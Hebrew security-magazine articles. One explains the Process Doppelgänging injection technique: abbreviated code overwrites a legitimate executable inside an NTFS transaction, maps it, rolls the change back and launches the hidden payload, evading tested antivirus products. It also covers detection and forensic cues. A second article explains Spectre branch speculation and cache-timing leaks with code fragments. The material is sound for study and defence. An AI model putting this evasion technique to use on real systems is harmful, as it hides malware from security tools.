- המימוש המוצע יגרום לכך שכל הזיכרון של ה-image יהיה RWX. מצב זה ניתן לזיהוי בצורה מאוד פשוטה במגוון דרכים שונות.
- גם אם עבור כל section מה-PE נקצה זכרון בעל page protection מתאים כאשר נבחן את הרשומה ב-VAD tree המתאימה ל-ETHREAD.Win32StartAddres יהיה חסר מיפוי ל-image (=! VadType VadImageMap). בנוסף, מצב שבו ה-main executable אינו ממופה כלל לקובץ הוא גם חשוד מאוד.
- בהחלפת ה-image על ידי מיפוי מחדש כ-data הרשומה ב-VAD עדיין תראה כי המיפוי אינו ל-image.
- במיפוי מחדש כ-image עדיין יהיה ניתן לזהות בקלות את ההבדלים בין:
    - ה-entry point לכתובת ההתחלה של ה-main thread (ETHREAD.Win32StartAddress[8]).
    - ה-FILE_OBJECT המקושר ל-process (EPROCESS.ImageFilePointer) לזה הממופה ב-VAD (VAD(ETHREAD.Win32StartAddress).Subsection.ControlArea.FilePointer *).

מחשבה קדימה

גם בשיטה הזו כבר לא ממש טוב להשתמש ובשיטות ההזרקה הקודמות הקוד בזיכרון יופיע במקומות שלא מצפים להם בד"כ ויהיה חסר מיפוי לקובץ.

אם כך, אנחנו צריכים לחשוב על פתרון חדש. כיצד נפתור את הבעיות הללו? כיצד אפשר יהיה ליצור מיפוי לקובץ בלי שהוא באמת יהיה קיים (fileless)? אבל מוצרי הגנה כמו Anti-Virus סורקים קבצים! לכן, נצטרך להבין תחילה כיצד הם בדיוק עובדים.

[7] http://www.autosectools.com/process-hollowing.pdf

[8] בדומה ל-Threadmap שהוצג בעבר ב-Digital Whisper

AV Scanners

כאשר ניגשים לפתח מנוע סריקת קבצים ישנם לא מעט אתגרים שצריך לתת עליהם את הדעת:

- כיצד לפתוח את הקובץ לסריקה? האם פותחים את הקובץ מ-user-mode או מה-kernel? כתוצאה מכך גם נשאלת השאלה של כיצד מזהים את קובץ - לפי ה-path, Id ב-file-system (במקרה שקיים) או האובייקט של מערכת ההפעלה?
- מתי יש לבצע את הסריקה? סריקה מחדש לאחר כל שינוי אינה פרקטית משום שהיא תגרור פגיעה קשה בביצועי המערכת. סריקת הקובץ בגישה אליו, עוד לפני שהוא כלל מורץ, עלולה לפספס משום שתוכנו ניתן לשינוי בין נקודות הזמן הללו.

בבחינת ציר הזמן של הרצת קובץ יש מספר מקומות ב-kernel שבהם ניתן לחסום את הרצתו:

1. Minifilter IRP_MJ_CREATE:

בפתיחת הקובץ, למשל כחלק מיצירת Process. בעזרת kernel debugger נוכל לראות את ה-callstack במצב זה:

```
AV Blocks here
FLTMGR!FltpPerformPostCallbacks+0x2a5
nt!ObOpenObjectByNameEx+0x1dd
nt!IoCreateFileEx+0x115
nt!NtCreateUserProcess+0x431
--------------------- Kernel mode ----------------
ntdll!NtCreateUserProcess+0x14
```

בנקודה הזו ה-AV יכול לבצע את סריקת הקובץ ולא לאפשר את פתיחתו במידת הצורך. פעולת הסריקה עצמה יכולה להתבצע גם מ-thread אחר ממנו הקובץ יפתח שוב (אפילו מ-user-space) ובאותו זמן פעולת הפתיחה תחכה עד סיום הסריקה. עבור פתיחת הקובץ ע"י ה-AV ניתן יהיה לראות callstack דומה לזה:

```
nt!ObpLookupObjectName+0x8b2
nt!ObOpenObjectByNameEx+0x1dd
FLTMGR!FltCreateFile+0x8d
AV minifilter code here
FLTMGR!FltpDispatch+0xe9
nt!IopXxxControlFile+0xd9c
nt!NtDeviceIoControlFile+0x56
nt!KiSystemServiceCopyEnd+0x13
```

2. Minifilter IRP_MJ_ACQUIRE_FOR_SECTION_SYNCHRONIZATION:

section[9] הוא אובייקט המקשר בין זיכרון שממופה לקובץ לבין הקובץ עצמו. כחלק מהתהליך מיפוי קובץ לזכרון ישנן פעולת פנימיות שצריכות להתבצע ב-file-system ובנקודה הזו תתקבל ההודעה על כך שהתהליך מתחיל. נוכל לראות את ה-callstack הבא במהלך יצירה של section:

```
AV Blocks here
FLTMGR!FltpPerformPreCallbacks+0x2ea
nt!FsRtlAcquireToCreateMappedSection+0x4e
nt!FsRtlCreateSectionForDataScan+0xa6
FLTMGR!FltCreateSectionForDataScan+0xec
WdFilter!MpCreateSection+0x138
```

ביצירת section מגדירים page protection ו-attributes ל-section. attribute של SEC_IMAGE יוביל לכך שזיכרון המומפה לקובץ PE יהיה בעל הרשאות PAGE_EXECUTE, גם כשה-page protection הוגדר כ-PAGE_READONLY. העניין הוא שנתון זה אינו מועבר ל-callback כך שבמצב שהקובץ הוא PE לא ניתן לדעת האם הוא מיועד למיפוי כ-data או כ-executable. סריקת כל section שנוצר תוביל לפגיעה בביצועים.

```
typedef union _FLT_PARAMETERS {
  ...   ;
  struct {
    FS_FILTER_SECTION_SYNC_TYPE SyncType;
    ULONG POINTER_ALIGNMENT      PageProtection;
  } AcquireForSectionSynchronization;
  ...   ;
} FLT_PARAMETERS, *PFLT_PARAMETERS;
```

→

PAGE_READONLY

PAGE_READWRITE

PAGE_WRITECOPY

PAGE_EXECUTE

3. process create notify routine (עבור executables בלבד):

מערכת ההפעלה מאפשרת לדרייברים להירשם לקבלת הודעה על יצירת Process-ים חדשים. החל ממערכת ההפעלה Vista SP1 ניתן גם לבטל את יצירת ה-Process כאשר משתמשים ב-PsSetCreateProcessNotifyRoutine**Ex** ובמצב זה נראה את ה-callstack הבא:

```
AV Blocks here
nt!PspCallProcessNotifyRoutines+0x1cf
nt!PspInsertThread+0x5ea
nt!NtCreateUserProcess+0x8be
-------------------- Kernel mode ----------------
ntdll!NtCreateUserProcess+0x14
KERNEL32!CreateProcessWStub+0x53
```

יש לזכור כי באפשרות זו ניתן להשתמש רק עבור סריקה של ה-executable של ה-process. כמו כן, בנקודה זו לא ניתן לזהות Process Hollowing מכיוון שהפעולות על הזכרון מתרחשות רק לאחר מכן.

[9] https://docs.microsoft.com/en-us/windows-hardware/drivers/kernel/section-objects-and-views

סיכום ביניים

לפתח יכולת לסריקת קבצים אינה משימה פשוטה, ישנו איזון עדין מאוד בין ביצועים ליכולת כיסוי. ב-Windows כמות הפעמים שפעולות פתיחה ומיפוי של קובץ קורות הינה גדולה מאוד ותדירה מאוד. מלבד זאת ישנו קושי נוסף בתמיכה במספר גרסאות שונות (מ-XP עד 10), ארכיטקטורות מעבד (x86, x64) ומגוון file-system שונים (FAT, NTFS, Network). ואם עד עכשיו זה לא היה מסובך מספיק...

Transactional NTFS

החל מ-Windows Vista, מיקרוסופט מספקת תמיכה במנגנון טרנזקציות מובנה ב-NTFS (הנקרא גם TxF[10]). המנגנון מומש ב-NTFS דרייבר ב-kernel עבור דיסקים מקומיים בלבד ואינו תומך בכונני רשת. העקרון מאחורי המנגנון דומה למנגנון הטרנקציות ב-database[11].

TxF נועד להקל על מפתחים ומנהלי רשת את התמודדות עם שגיאות ואת שימור שלמות הנתונים. המנגנון למעשה מפשט את פעולת ה-rollback לאחר מספר שינויי קבצים. למשל, אם בעת התקנה או בעת עידכון של תוכנה לאחר שכבר בוצעו מספר שינויים לקבצים קרתה תקלה לא צפויה שאינה מאפשרת את השלמתו של התהליך בצורה טובה - נרצה לבטלו. ניתן לעשות שימוש במנגנון גם במסגרת של Distributed Transaction Coordinator (DTC) בין מספר תוכנות שונות במחשב אחד או בין מספר מחשבים שונים.

מכנס SDC ב-2009 עולה כי TxF תופס בערך כ-30% מהגודל של ה-NTFS דרייבר ב-64 ביט, ב-MSDN ישנן 19 פונקציות API Transacted()* Win32 חדשות והפנקציונליות של 22 פעולות I/O על הקבצים וה-API שלהם הושפעו מתמיכה ב-TxF. מיד כשמיקרוסופט שחררו את המנגנון הם הכריזו עליו כ-deprecated אולם הוא עדיין בשימוש היום (כמו שבד"כ קורה לדברים שעושים להם deprecate) ב-Windows Update, 11 שנים אחרי.

---

[10] https://msdn.microsoft.com/en-us/library/windows/desktop/aa363764(v=vs.85).aspx
[11] https://en.wikipedia.org/wiki/Database_transaction

שימוש ב-TxF

תוכנות אשר רוצות להשתמש ב-TxF חייבות לעשות זאת בצורה מפורשת ע"י שימוש ב-API הרלוונטי. נסתכל על קטע הקוד הבא לדוגמא:

```
HANDLE hTransaction = CreateTransaction(NULL, NULL, 0, 0, 0, 0, NULL);
HANDLE hFile = CreateFileTransacted(FILE_NAME, ..., hTransaction);
WriteFile(hFile);
CloseHandle(hFile);
CommitTransaction(hTransaction);
CloseHandle(hTransaction);
```

בעזרת CreateTransaction ניצור טרנזקציה חדשה. CreateFileTransacted תיצור קובץ במסגרת הטרנזקציה שיצרנו, ואם הקובץ כבר קיים בדיסק התוכן שלו יהיה נגיש במסגרת הטרנזקציה. עד הקריאה ל-CommitTransaction הקובץ והשינוים שביצענו עליו יהיו קיימים רק בתוך הטרנזקציה ואף אחד לא יהיה יכול להשתמש בו מחוצה לה, כך שגם אם נפתח את התיקייה שבו יצרנו את הקובץ ב-Explorer לא נראה שהוא קיים עד לאחר ביצוע ה-commit לטרנזקציה. על מנת לבטל את כל הפעולות שבוצעו במסגרת הטרנזקציה ניתן להשתמש ב-()RollbackTransaction.

לכל פונקצית API המקבלת נתיב לקובץ ישנה גרסא של פונקציה אשר פועלת ב-context של טרנזקציה.

Windows Process Loader

כאשר מסתכלים על Kernel32!CreateProcessW בין Windows XP ל-Windows 10 נראה כי המימוש של אותה הפונקציה השתנה לחלוטין. בדיקה מעמיקה יותר תראה שהמימוש עבר מ-kernel32 ל-ntoskrnl או במילים אחרות המימוש עבר מ-user-space ל-kernel ובאופן אירוני הפונקציה ב-user-space נהפכה לארוכה יותר.

ניתן לראות בהמשך כי מרבית השלבים נשארו זהים, לפחות לטובת המטרה שלנו, רק שפונקצית המערכת NtCreateProcessEx הוחלפה ב-NtCreateUserProcess. בעוד NtCreateProcessEx מקבלת handle ל-section הפונקציה החדשה מקבלת נתיב לקובץ. NtCreateProcessEx עדיין זמינה ומשמשת כעת ליצירת minimal process אך כל קוד המעטפת שהיה ב-user-space לא קיים יותר לאחר Windows XP ונצטרך לממש אותו בעצמנו.

:Windows XP

- CreateProcessW
  - CreateProcessInternalW
    - NtOpenFile - Open image file
    - NtCreateSection - Create section from opened image file
    - NtCreateProcessEx - Create process from section

      Kernel

      - PspCreateProcess - Actually create the process
        - ObCreateObject - Create the EPROCESS object
        - Add process to list of processes
    - BasePushProcessParameters - Copy process parameters
      - RtlCreateProcessParameters - Create process parameters
      - NtAllocateVirtualMemory - Allocate memory for process parameters
      - NtWriteVirtualMemory - Copy process parameters to allocated memory
      - NtWriteVirtualMemory - Write address to PEB.ProcessParameters
      - RtlDestroyProcessParameters - Destroy process parameters
    - BaseCreateStack - Create Stack for process
    - NtCreateThread - Create main thread
    - NtResumeThread - Resume main thread

Windows 10:

- CreateProcessW
  - CreateProcessInternalW
    - BasepCreateProcessParameters - Create process parameters
      - RtlCreateProcessParametersEx - Create process parameters
    - NtCreateUserProcess - Create process from file

Kernel

      - PspBuildCreateProcessContext - Build create process context
      - IoCreateFileEx - Open image file
      - MmCreateSpecialImageSection - Create section from image file
      - PspCaptureProcessParams - Copy process parameters from user mode
      - PspAllocateProcess - Create process from section
        - ObCreateObject - Create EPROCESS object
        - MmCreatePeb - Create PEB for process
        - PspSetupUserProcessAddressSpace - Allocate and copy process
          - KeStackAttachProcess - Attach to process memory
          - ZwAllocateVirtualMemory - Allocate memory for process parameters
          - PspCopyAndFixupParameters - Copy process parameters to process
          - Memcpy
          - Set PEB.ProcessParameters
          - KiUnstackDetachProcess - Detach from process memory
      - PspAllocateThread - Create thread
      - PspInsetProcess - Insert process to list of processes
      - PspInsertThread - Insert thread to list of threads
      - PspDeleteCreateProcessContext - Delete process create context
    - RtlDestroyProcessParameters - Delete process parameters
    - NtResumeThread - Start main thread

Process Doppelgänging

המטרה שלנו היא לטעון ולהריץ כל קובץ executable שנרצה בתוך Process לגיטימי וללא שימוש בפונקציות API חשודות בהן משתמשים ב-Process Hollowing:

- NtUnmapViewOfSection
- VirtualProtectEx
- SetThreadContext

לשם כך נצטרך גם ש-AV כלל לא יצליח לסרוק את הקבצים או לכל היותר הקבצים יסרקו רק כשהם "נקיים". נרצה גם שכלי ה-forensics הקיימים היום לא יצליחו לזהות אותנו.

נחלק את השיטה ל-4 שלבים:

1. **Transact - שינוי executable לגיטימי לזדוני.**

   נפתח קובץ לגיטימי קיים בתוך טרנזקציה חדשה. יש לשים לב שדרישת הקדם היחידה היא לפתוח את הקובץ עם הרשאת כתיבה.

```
hTransaction = CreateTransaction(...);
hTransactedFile = CreateFileTransacted("svchost.exe", GENERIC_WRITE |
      GENERIC_READ, ..., hTransaction, ...);
WriteFile(hTransactedFile, MALICIOUS_EXE_BUFFER, ...);
```

2. **Load - טעינת ה-executable הזדוני לזכרון.**

```
NtCreateSection(&hSection, ..., PAGE_READONLY, SEC_IMAGE,
      hTransactedFile);
```

   בנקודה זו, ה-section שנוצר יפנה ל-executable הזדוני שלנו ותוכנו יטען לזכרון אך המיפוי לזכרון עצמו יעשה רק בהמשך בעת יצירת ה-Process.

3. **Rollback - שיחזור ה-executable הלגיטימי.**

```
RollbackTransaction(hTransaction);
```

   ביצוע rollback על הטרנזקציה למעשה מונע מהשינויים שעשינו להישמר על הדיסק בצורה כלשהי.

4. **Animate - להפיח ב-Doppelgänger חיים.**

   בשלב זה ניצור את האובייקטים של ה-Process וה-main thread. נדרש לטפל גם ביצירת ה-RTL_USER_PROCESS_PARAMETERS[12] (כחלק מה-PEB). מבנה זה אינו מתועד לחלוטין ומחזיק נתונים הנדרשים ע"י חלקים שונים של מערכת ההפעלה כמו הנתיב לתיקייה הנוכחית, משתני סביבה וכו'.

[12] https://msdn.microsoft.com/en-us/library/windows/desktop/aa813741(v=vs.85).aspx

ללא אתחול תקין של ה-UserProcessParameters ב-loader של מערכת ההפעלה ב-user-space תהיה שגיאה שתוביל לקריסת ה-process עוד לפני תחילת הריצה התקינה שלו.

```
NtCreateProcessEx(&hProcess, ..., hSection, ...);
RtlCreateProcessParametersEx(&ProcessParams, ...);
VirtualAllocEx(hProcess, &RemoteProcessParams, ..., PAGE_READWRITE);
WriteProcessMemory(hProcess, RemoteProcessParams, ProcessParams, ...);
WriteProcessMemory(hProcess, RemotePeb.ProcessParameters,
      &RemoteProcessParams, ...);
NtCreateThreadEx(&hThread, ..., hProcess, MALICIOUS_EXE_ENTRYPOINT,
      ...);
NtResumeThread(hThread, ...);
```

Mitigation ב-TH2

בהרצה על Windows 7 הכל עבר בהצלחה אך בניסיון ההרצה הראשון על Windows 10 התוצאה הייתה BSOD. מהעדכון הראשון ל-Windows 10 (Threshold 2) במימוש הפונציקה NtCreateProcessEx ישנו NULL pointer dereference, שדווח לראשונה[13] ע"י James Forshaw.

מיקרוסופט תיקנה את הבאג בגרסא עדכנית ביותר של Windows 10 (Fall Creators Update) ששוחררה בנובמבר כך שהשיטה עובדת בצורה תקינה. פתרון אפשרי במספר המצומצם של הגרסאות הבעיתיות הוא יצירת minimal process (בין היתר משמש גם כבסיס עבור VSM[14]).

[13] https://bugs.chromium.org/p/project-zero/issues/detail?id=852
[14] https://blogs.technet.microsoft.com/ash/2016/03/02/windows-10-device-guard-and-credential-guard-demystified/
https://msdn.microsoft.com/en-us/library/windows/desktop/mt809132(v=vs.85).aspx

השלכות על מוצרי אבטחה

כחלק מניסיון להבין עד כמה הטכניקה אפקטיבית בעולם האמיתי ערכנו בדיקה כנגד מספר משמעותי של מוצרי anti-virus המובילים בשוק.

מוצר	גרסאת מערכת הפעלה
Windows Defender	Windows 10
AVG Internet Security	Windows 10
Bitdefender	Windows 10
ESET NOD 32	Windows 10
Qihoo 360	Windows 10
Symantec Endpoint Protection 12 & 14	Windows 7 SP1
Kaspersky Endpoint Security 10	Windows 7 SP1
Kaspersky Antivirus 18	Windows 7 SP1
McAfee VSE 8.8 Patch 6	Windows 7 SP1
Panda	Windows 8.1
Avast	Windows 8.1

כל מוצר נבדק לאחר ביצוע עדכון חתימות ולאחר שנבדק כי מנגנון ה-on-access scan מזהה את הקבצים הנגועים כמצופה. מלבד הרצת הכלי mimikatz שמזוהה ע"י כל אותם היצרנים נעשו גם הרצות של מספר malware-ים המזוהים ע"י אותם מוצרי ה-AV.

נמצא כי כלל המוצרים שנבדקו אינם מצליחים לזהות אף לא אחד מן הקבצים הזדוניים בעת שהם הורצו בעזרת הטכניקה שתוארה לעיל.

זיהוי ומניעה

Real-time

כדי לזהות שימוש בטכניקה את סריקת הקובץ ניתן לבצע בעת ה-callback על יצירת Process תוך שימוש ב-FILE_OBJECT המסופק בעת הזו ע"י מערכת ההפעלה שכן דרכו תתאפשר גישה לתוכנו העדכני ביותר. בכל מקרה של שגיאה ניתן לחסום את המשך יצירת ה-Process...

סריקה של כל section שנוצר, גם data section ולא רק image section, הינה בעייתית מאוד כיוון שהדבר יגרור פגיעה משמעותית בביצועים.

Forensics

בזמן חקירת dump של זכרון ניתן לבדוק האם באובייקט FILE_OBJECT המקושר ל-EPROCESS ערכו של השדה WriteAccess הינו TRUE. פרט זה מצביע על כך שהקובץ נפתח במוקר עם הרשאות כתיבה, מה שלא נעשה ע"י ה-loader של מערכת ההפעלה. ב-Windows 10 ניתן לבדוק גם אם השדה ImageFilePointer ב-EPROCESS הוא NULL, משום שמקרה זה הוא תוצר לוואי של השימוש בפונקציה NtCreateProcessEx ליצירת process-ים תחת Win32 Subsystem.

סיכום

כתוצאה משימוש ב-Process Doppelänging ה-Process החדש שיווצר יראה כאחד שהינו לגיטימי לחלוטין. ככזה, הקוד של ה-Process יהיה ממופה בצורה נכונה לקובץ בדיסק. כמו כן, היעדר של קוד לא ממופה משפר את היכולת לחמוק מפתרונות אבטחה מודרניים שבדרך כלל מחפשים זאת. מכיוון שה-process נוצר בצורה הנראת זהה לכל Process רגיל, אין צורך ב-loader יעודיי עקב העובדה שה-loader של מערכת ההפעלה עצמו הוא חלק מהתהליך גם במיפוי הקוד לזיכרון.. בחקירת זכרון, ה-Process שנוצר לא יזוהה ע"י כלי פורנזיקה דוגמת Volatility.

שימוש ב-NTFS transactions הופך את הטכניקה ל-fileless משום שבפועל לא משונה או נשמר באמת שום קובץ על הדיסק. יתרון נוסף הוא במקרה של קריסה בזמן הריצה לא ישאירו עקבות כיוון שברירת המחדל בעת סגירת טרנזקציה היא לבצע rollback שידאג לנקות את כל הפעולות שטרם נשמרו.

הטכניקה מתאימה לכלל גרסאות Windows החל מ-Vista והאפקטיביות שלה מוכחת לאור התוצאה שכל מוצרי ה-AV שנבדקו.


Meltdown & Spectre

מאת דור דנקנר (Ddorda)

הקדמה

בשבועות האחרונים נוצר הייפ מטורף סביב שתי חולשות חדשות שהתפרסמו:

Meltdown (CVE20170-5754) ו-**Spectre** (CVE-2017-5753 + CVE-2017-5715)



ולא בכדי - לא בכל יום מתפרסמת חולשה חומרתית שרלוונטית לרוב המעבדים שנוצרו בעשור האחרון. לתיקון החולשות מחיר כבד: החלפת כל מעבדי המחשבים בחברה עשוי להגיע לסכומי עתק, בעוד שתיקון תוכנתי יוריד את ביצועי המחשב בכ-30%. ובגלל מחירו הכבד, כנראה שהחולשות ימשיכו להיות רלוונטיות גם בעשרות השנים הקרובות.

במהלך השבועיים האחרונים כחלק מהעבודה שלי בחברת SentinelOne למדתי את הנושא לעומק יחד עם רן בן שטרית, כדי למצוא פתרון לחולשה, שיאפשר ללקוחות גם לא לקנות מעבדים חדשים וגם לא לאבד משאבים בעקבות עדכון קרנל.

בסיום המחקר הרגשתי שזו חובה לשתף ולחלוק את הידע שנצבר, גם כיוון שזה נושא בוער בתקופה האחרונה, אבל בעיקר כיוון שמצאתי שמדובר בנושא מרתק, ששבר לי הרבה מהנחות היסוד שהיו לי לגבי דרך פעולת המעבד.

במאמר זה אשתדל להסביר באופן טכני כיצד החולשות והמנגנונים המאפשרים אותן עובדים.

לתחושתי כיוון שהשמות Meltdown ו-Spectre תמיד מגיעים יחדיו, נוצר המון בלבול סביב הנושא - מהו Spectre ומהו Meltdown ומה הם ההבדלים בינהם.


חלק ממטרת המאמר הינה לעזור ולהפיג את הבלבול שנוצר סביב ההבדלים בין החולשות, ולהנגיש את המידע הזה עבור הקהל הישראלי.

כמו-כן, חשוב לי להדגיש שיש פינות שאעגל על מנת להקל על ההבנה. אתם מוזמנים להמשיך לקרוא במקורות שצירפתי, באינטרנט או לשאול אותי באופן פרטי ואשמח להרחיב. אני משתדל לרקוד פה על שתי חתונות: מצד אחד להעביר חומר מאוד טכנולוגי שהפן המורכב שלו הוא מה שמעניין, ומצד שני להסביר את הנושא גם לאנשים שלא שוחים בחומה.

בכל אופן, במאמר השתדלתי להתאים למגוון קהלים, ולכן אם אתם מרגישים שאתם צריכים לקרוא עוד אני מזמין אתכם בחום להמשיך ולחקור על זה. מקום טוב להתחיל יהיה בפרסום של zero project, משם גם נלקחו חלק מדוגמאות הקוד במאמר הזה, או אפילו יותר טוב, מומלץ במיוחד לקרוא ישירות מן המחקרים שהתפרסמו, וראוי לציין שכתובים בצורה מאוד ברורה: המחקר של Meltdown והמחקר של Spectre.

בנוסף חשוב לי לציין שכדי להבין את נושא המאמר לעומק, חובה להכיר מונחים בסיסיים במבנה המעבד ולדעת אסמבלי במידה בסיסית. אם יש מונח שאני זורק כאן ואתם לא מכירים, אל תתביישו לעצור רגע וללכת לקרוא על המונח החדש...

והכי חשוב - תהנו מהקריאה! :)



[Meltdown and Spectre, מתוך XKCD האגדי]

Spectre: Branches speculations

Spectre הינה דוגמה אדירה למתקפת Side Channel Attack מוצלחת במיוחד. מתקפת Side Channel (או התקפת ערוץ צדדי, אם תרצו) היא מתקפה שמוכרת בעיקר מעולם הקריפטוגרפיה, בה לא תוקפים את המידע ישירות (הרבה פעמים כיוון שפשוט לא ניתן), אלא תוקפים מידע שמושג בעקבות האלגוריתם עצמו.

כדי להבין לעומק כיצד החולשה עובדת, צריך להבין כיצד המעבד עובד בכל הנוגע ליישום וקבלת החלטות.

בפנינו הקטע קוד הבא:

```
if (15 == a * b)
      c = 4;
else
      c = 93;
```

כולנו יודעים איך המעבד עובד, ולכן כולנו יודעים שבקטע הנ"ל המעבד יעשה את רצף הפעולות הבאות:

א) יחשב את a * b

ב) ישווה את התוצאה ל-15

ג) יקפוץ לקטע הקוד הבא בהתאמה

ד) יעשה השמה ל-c בהתאמה.

אבל האמת היא, שזה שקר גמור. על פני השטח זה אכן מה שהמעבד יעשה, אך מאחורי הקלעים עומד מנגנון מטורף לגמרי שנקרא branch speculation שמטרתו להאיץ את פעילות המעבד על ידי ניצול כל cycle אפשרי.

מה שבפועל קורה הוא שלפני שכל הקטע הזה רץ (א' - ד'), המעבד כבר "עשה ספקולציות" וניסה לנחש איזה אפשרויות סבירות שניכנס אליהם. לצורך הפשטות נניח פה שהוא החליט ששתי האפשרויות סבירות בהחלט, ולכן הוא נכנס לשניהם (!) מה שעכשיו מותיר אותנו בסיטואציה בה c שווה גם ל-4 וגם ל-93(!!). כלומר שהמעבד יצא מה-true execution path לשני branch-ים של שתי האפשרויות.

המנגנון הזה למעשה מנצל את העובדה שישנן "בועות" של cycle-ים לא מנוצלים, ומנצל את הזמן המת בכדי לחשב כל נתונים שבשלב הנוכחי לא רלוונטיים עדיין ל-Flow הריצה הליניארי (ה- True Execution Path), אבל יהיו רלוונטיים בהמשך. המעבד מנסה לנחש איזה קטע קוד הולך לרוץ ואיזה מידע אנחנו נרצה להשתמש, ומבצע את הפעולות לפני זמן הריצה האמיתי שלהן.

כשהמעבד יגיע אל ה-if, הוא יוכל לאמת איזה branch הוא הנכון מבין האפשרויות, למזג את ה-branch עם ה-execution path - ואת שאר ה-branch-ים לזרוק. הפעולה הזו נקראת Retire.

עד כאן, מגניב מאוד. בואו ונסתכל גם על קטע הקוד הבא:

```
struct array {
       unsigned long length;
       unsigned char data[];
};
struct array *arr1 = ...;
unsigned long untrusted_offset_from_caller = ...;
if (untrusted_offset_from_caller < arr1->length) {
       unsigned char value = arr1->data[untrusted_offset_from_caller];
       ...
}
```

בקוד הנ"ל אנחנו מייצרים מערך תווים כלשהו, ואנחנו מקבלים משתנה בגודל לא ידוע שמייצג offset.

במידה ש-arr1->length לא נמצא ב-cache של המעבד, הוא לא יוכל לדעת בשלב הספקולציות אם הוא הולך להיכנס אל התנאי או לא, ולכן הוא באופן ספקולטיבי ייכנס אל הבלוק של התנאי ויקרא את arr1->data[untrusted_offset_from_caller]. כמובן שכמו שמרמז שם המשתנה, ה-offset עשוי להיות יותר גדול מ-arr1->length, מה שיגרום לכך שבתוך הספקולציה אנחנו ניגש לכתובת שאנחנו לא אמורים להיות מסוגלים לגשת אליה. כמובן שאין עם כך כל בעיה, כיוון שכשנגיע לשלב ה-retire אנחנו לעולם לא ניכנס למצב כזה, והמידע הזה לא יהיה נגיש לנו. אם מבחינת הקוד כן היה ניתן לגשת לשם, היינו מקבלים Segmentation Fault מה-MMU שיגן מפני גישה לא חוקית.

```
struct array *arr1 = ...; /* small array */
struct array *arr2 = ...; /* array of size 0x400 */
unsigned long untrusted_offset_from_caller = ...;
if (untrusted_offset_from_caller < arr1->length) {
    unsigned char value = arr1->data[untrusted_offset_from_caller];
    unsigned long index2 = ((value&1)*0x100)+0x200;
    if (index2 < arr2->length) {
        unsigned char value2 = arr2->data[index2];
    }
}
```

במקרה הזה, במידה ש-arr1->length לא נמצא ב-cache, המעבד באופן ספקולטיבי ייכנס לשני ה-if-ים, כמו בדוגמה הקודמת יקרא את הערך של arr1->data[untrusted_offset_from_caller], בהתאם לערך של untrusted_offset_from_caller (שכן נמצא ב-cache כאמור) יחשב את index2, שעשוי להיות 0x220 או 0x300, ויגדיר את value2 בהתאם.

פה הקסם מתחיל:

פעולת ההשמה של value2, שמתרחשת ב-branch גורמת לערך של arr2->data[index2] להיכנס אל ה-cache. שוב, תאורטית לא אמורה להיות בעיה, שהרי אנחנו לא יכולים לגשת אל המידע הזה ב-execution path.

מה אנחנו כן יכולים לעשות?

כמו שאמרנו לפני, index2 יכול להיות רק אחד משני ערכים: 0x200 או 0x300. אנחנו יכולים לגשת אל שתי האפשרויות הבאות: **arr2->data[0x200]** ו-**arr2->data[0x300]**. אחת מהכתובות האלה נכנסה אל ה-L1 Cache בשלב הספקולטיבי, ולכן הגישה אל אותה אופציה אמורה להיות מהירה באופן **משמעותי** מאשר האפשרות השנייה. גישה אל ה-L1 Cache אמורה לקחת באיזור 5 clock cycles ולעומת זאת גישה אל ה-DRAM אמורה לקחת באיזור 500 clock cycles.

אם ניגש אל שתי הכתובות האפשריות, נמדוד את הזמן שלקח לגשת אל הכתובת, ונשווה בין שתי האפשרויות נוכל להבין איזה כתובת נמצאת כבר ב-cache ומתוך כך להסיק האם value&1 שווה ל-0 או ל-1.

בצורה זו נוכל לרוץ על כל הביטים של התוכן שאנחנו רוצים לקרוא. בשיטה זו למעשה נוכל לקרוא כל חלק שנרצה מזיכרון של תוכנה, ובכך להוציא פרטים שאנו לא אמורים להיות חשופים אליהם כמו לדוגמה פרטים אישיים או סיסמאות.

החוקרים נתנו אף דוגמאות עוצמתיות ביותר לשימושים אפשריים לחולשה, כמו לדוגמה שימוש ב-JavaScript בכדי לאסוף נתונים מהדפדפן של גולשי האתר, החל מ-Cookies, סיסמאות, גרסת דפדפן, מערכת הפעלה וכו'

דוגמה נוספת שהציגו במאמר, היא ניצול של מנגנון JIT נוסף, שנמצא בלינוקס, בשם eBPF, כדי להריץ את החולשה בקרנל ובכך להגדיל את טווח התקיפה מתהליך בודד לכלל מערכת ההפעלה.

